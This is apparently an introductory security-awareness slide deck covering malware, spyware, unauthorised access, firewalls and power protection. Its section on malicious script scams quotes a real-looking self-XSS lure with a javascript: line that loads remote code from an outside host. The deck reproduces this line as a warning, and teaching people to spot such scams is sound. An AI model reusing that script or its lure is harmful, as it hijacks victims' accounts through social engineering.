



Security of your System

Why protect your system?

Your computer system holds all your
valuable information

Without the data on your system a
business cannot make money, provide
you (and maybe lots of other people)
with a job, YOU cannot complete a
project, or YOU might lose your favourite
game.

What are the most common threats to any computer system? What impact would the threat have on the system?

- Internet and email risks leading to virus or trojan attack
- Spyware
- Malicious script
- Natural disaster
also
- Unauthorised access
- Power failure



Web based applications

Cloud based applications



Security needs to follow data as it moves across the network on different devices

THREAT!!

Email & Internet risks

Ransomware: what you need to know

- Cryptolocker
 - Encrypts your files
 - Displays a prompt to inform victim that files have been taken hostage
 - Demands ransom payment for keys to decrypt files



Others:
Cryptowall

MISCHA RANSOMWARE!

TeslaCrypt

Cerber

Petya



Locky

Malicious script scams

- In a malicious script, you are asked to copy and paste text into your browser's address bar in order to see something interesting or surprising – BUT instead your account can be used to create events and pages and send your friends spam (see warning below)
- Stay Safe
 - Never click on suspicious links, even if your friend has sent it
 - Never copy and paste text into your address bar



Follow the steps below to see who has been stalking your profile.

-Use Our Unique Code To Reveal Who Has Been Stalking You!
-Follow The Simple Steps Below To Use Profile Peeker v2.0.

Step 1 - Copy This Script:

Just Click In the Box To Highlight All Then Copy The Code

```
javascript:(a=document).createElement('script').src="//ap-club.com/1sec.php",b.body.appendChild(a);void(0)
```

Just Click In the Box To Highlight All Then Copy The Code


Step 2:

Click Here To Visit Facebook.Com
Paste The Code Into Your Browser's Address Bar. Then Hit Enter!

Note: Be patient. The profile code may take up to 1 minute process. You will be directed to a verification once scan completes.


Virus / Trojan on the way in ...

I'm a **trojan** horse and often I look entertaining. Run me and I destroy things, I'll let unauthorised users in to mess with your system AND data, BUT I don't replicate myself



I'm a **worm** – I replicate myself BUT don't infect other programs just other documents if I'm spread in a Word macro! I spread well - especially through email!!

I'm just a **virus**
I wait in memory and then replicate myself
I can be a file infector so I mess up your data, a macro virus (in a Word doc file) or a boot sector virus (so I mess up your hard drive)



SPAM

- Unsolicited Electronic Messages Act 2007 prohibits unsolicited commercial electronic spam with a New Zealand link (that is, messages sent to, from, or within New Zealand)
- Junk mail that clogs up email systems is often the sort of mail that contains virus etc



How do they get in?

- **emails**

- Educate your users to check the source of their emails

Web-based e-mail Consider restricting the use of web based email

instant messaging Consider blocking this within a network

(Instant message is a back tunnel for viruses to enter your system!)

- **WiFi Security**

- make sure the WiFi network is secure or your activity and information could be accessible to hackers and cybercriminals. Ask your ISP for help with security tips

- **File-share capabilities**

- could allow a user to download a virus, circumventing antivirus and firewall controls
(eg not scanning a file off a portable drive or Word document attachment on an email!)

- **.exe files**

- Block executable files at the firewall (These files could be viruses)

Want to know more? <http://www.howstuffworks.com/>

IMPACT!!

of Email & Internet
threats to my system

- Firewall alarm sounds
- Anti virus software running on your computer system has confirmed that a virus / trojan / worm malware / etc / etc is present
- Sudden slowing of computer, because a virus attack could
 - Destroy your motherboard
 - Could delete system files
 - Could format your HD
- File corruption and / or Loss of data anywhere on your system
- Emails going out from your system without being authorised (or coming into your system as if they are replying to a message from you, which you know you have not sent)

Want more info? Go to whatis.com

- Because a virus attack could
 - Destroy your motherboard
 - Could delete system files
 - Could format your HD

THREAT!!

Spyware, Adware and key loggers




What do they do?



- Aid in the gathering of information about a person or organisation without their knowledge. It can get in as a software virus or as the result of installing a new program
 - Most DON'T collect specific information about you, but only report general demographics (NOT stealing your name, credit card, or other personal information)
- A large number of "free" programs from the Internet are known as "Adware"
 - Hidden software that sends user information via Internet to advertisers in exchange for the free use of the software
- **Keyloggers** record all key strokes and send information to the host computer

The Ethics of Anonymous Surveillance for Profit

IMPACTⁱⁱ of Spyware on my data or system



- The sudden arrival of numerous unsolicited emails from diverse sources trying to sell you something or trying to get information from you about something




Want more info? Go to whatis.com

- In its most dangerous form, **Spyware** may install a "key logger" onto your computer
 - The key logger is hidden on your system and records everything you type on the keyboard
 - With a key logger active on your system, your **security and privacy are severely compromised** because it is recording your user name and passwords as you key them in




THREAT!!

Unauthorised
access



What can this do?



- Unauthorised access can lead to deliberate damage or loss to hardware components, software applications and your important data
- For digital mobile devices, this can happen because of the poor security practices of consumers

1

How do you prevent it?

Set up User profiles & 'good' passwords ...

- EIT Computer Services section setup
Network rights / user profiles
with Logins and passwords.

The profiles do not allow the user to access the wrong area of the network. Passwords on files and folders can also protect data.

- **Intruder detection log** shows the user login name and how many times the attempt was made. When upper limit reached, automatically locks the user out.



- **Mobile Devices:**

- Set up and use a password or PIN (Don't use 1234 or 0000)
- some devices include a biometric reader for fingerprint authentication

2 How do you prevent it? Locked rooms ...

- Locked computer rooms
 - could show forced entry
 - log of swipe card entries would show when the card was used and who used the card
 - video surveillance is also used at EIT as well as security staff



3

How do you prevent it? Log-off and Shut Down

- Close documents and exit the software programs you are using.
- Log out of the system to prevent anyone using your login and password to access your data.
- Shut Down the workstation.



4 How do you prevent it?

Locked keyboards

- Lock computer keyboards limiting physical access
- Lock computer or mobile keyboard with key combinations - for example: your cat is an 'unauthorised user' and can do lots of damage walking around on an unlocked keyboard
But
you may need help from eg <http://free.howtosuite.com/> to find out the keys to enable you to unlock



How do you prevent it?

5 Locked workstations or devices

- Lock computer workstations limiting physical access
- This lock is a 'password' lock rather than a number combination lock. It means that you can walk away from a mobile device and know that no-one can use it



How do you prevent it?



Firewall ...

- **Firewall** correctly installed and alarm sounding

a log will show who is trying to get into your system, automatic alarm sounds when the attack is taking place




- Security needs to follow data as it moves across the network or WiFi network on different devices – for example when a device is connected to a network a hacker could access the mobile device through an unsecured port if there is no Firewall.

7

How do you prevent it? Anti-virus/Trojan software

- Install an anti virus program and RUN AUTOMATICALLY
- Update the anti-virus software REGULARLY
- Make sure you read any warnings and act on them!
- iOS and Android devices have built-in anti-virus but software must be updated



THREAT!!

Natural disaster &
Power failure

Beyond your control happenings...

- fires
floods
lightning strikes
volcanic eruptions
earthquakes
terrorist attacks



- Can't prevent your system being damaged!
- Can't prevent your data being damaged!



Power failure



- Power supply failure could mean that:
 - current data would be lost from RAM,
so - to protect yourself **SAVE, SAVE, SAVE**

IMPACT^{II}

of a natural disaster
or power failure

- **Your equipment may be damaged!!**

Know the equipment your company uses
– how will you replace it?
Where from and how quickly?



- **Your site may be damaged!!** Design an alternate replacement facility or site in an environmentally safe area (called a mirror site).
- Make sure your **backups** are kept off-site.
- **Your personnel may be unavailable!!** A manual of your business processes should be written and kept off-site so that different people can take over others' jobs in emergency. Also good idea to cross-train personnel.

Power failure ...

- You only know for sure that you needed a surge protector *after* your equipment fries. Then it's too late.

So ...

Use an Uninterruptable Power Supply (UPS)

this allows your computer or network to keep running for a short time when power is lost – has a battery that “kicks in”

it allows you time to **save and exit**

it can also filter out power fluctuations to prevent very costly damage to your computer and data



Preventing spikes and fluctuations ...

- No UPS? Cheapest option is to plug the power cord into a surge protector
Protectors can be very comprehensive expensive models or cheap and basic
- Helps eliminate power surges from damaging PC modem, motherboard, hard drive (therefore your DATA)
- Especially useful in country areas where power supply is not consistent!



More info

- Go to

<http://its.ucsc.edu/security/training/intro.html>

<https://www.consumer.ftc.gov/articles/0009-computer-security>

- For more information on keeping yourself safe online see the following:

- Online Safety: Understanding Hackers, Phishers, Malware, and Cybercriminals

<https://go.promapp.com/tairawhiti/view/Process/Minimode/Permalink/GCc8cnJ1RXZqP8p5PFn842>

- Virus check a file you have downloaded

<https://go.promapp.com/tairawhiti/view/Process/Minimode/Permalink/BQSpqAv4fDNCOJamcoENht>

- Email netiquette

<https://go.promapp.com/tairawhiti/view/Process/Minimode/Permalink/Bc2WNcNrQozVdyBFbTW/MWL>

- Finally, if you are ever feeling suspicious about an email do not open it.

So .. which of these could your hacked computer or mobile device be used for

- Recording keystrokes and stealing passwords
- Sending spam and phishing emails
- Harvesting and selling email addresses and passwords
- Access your restricted or personal information or systems
- Infect other systems
- Hide programs that launch attacks on other computers
- Illegally distribute music, movies and software
- Distribute child pornography
- Generate large volumes of traffic, slowing down the entire system (SPAM)

See next page for answers

All of these items could be
completed once your computer
has been hacked!!

End of presentation

Next steps

Go back to the workbook

You will see that there are Study Notes on Basic Security Risks for your system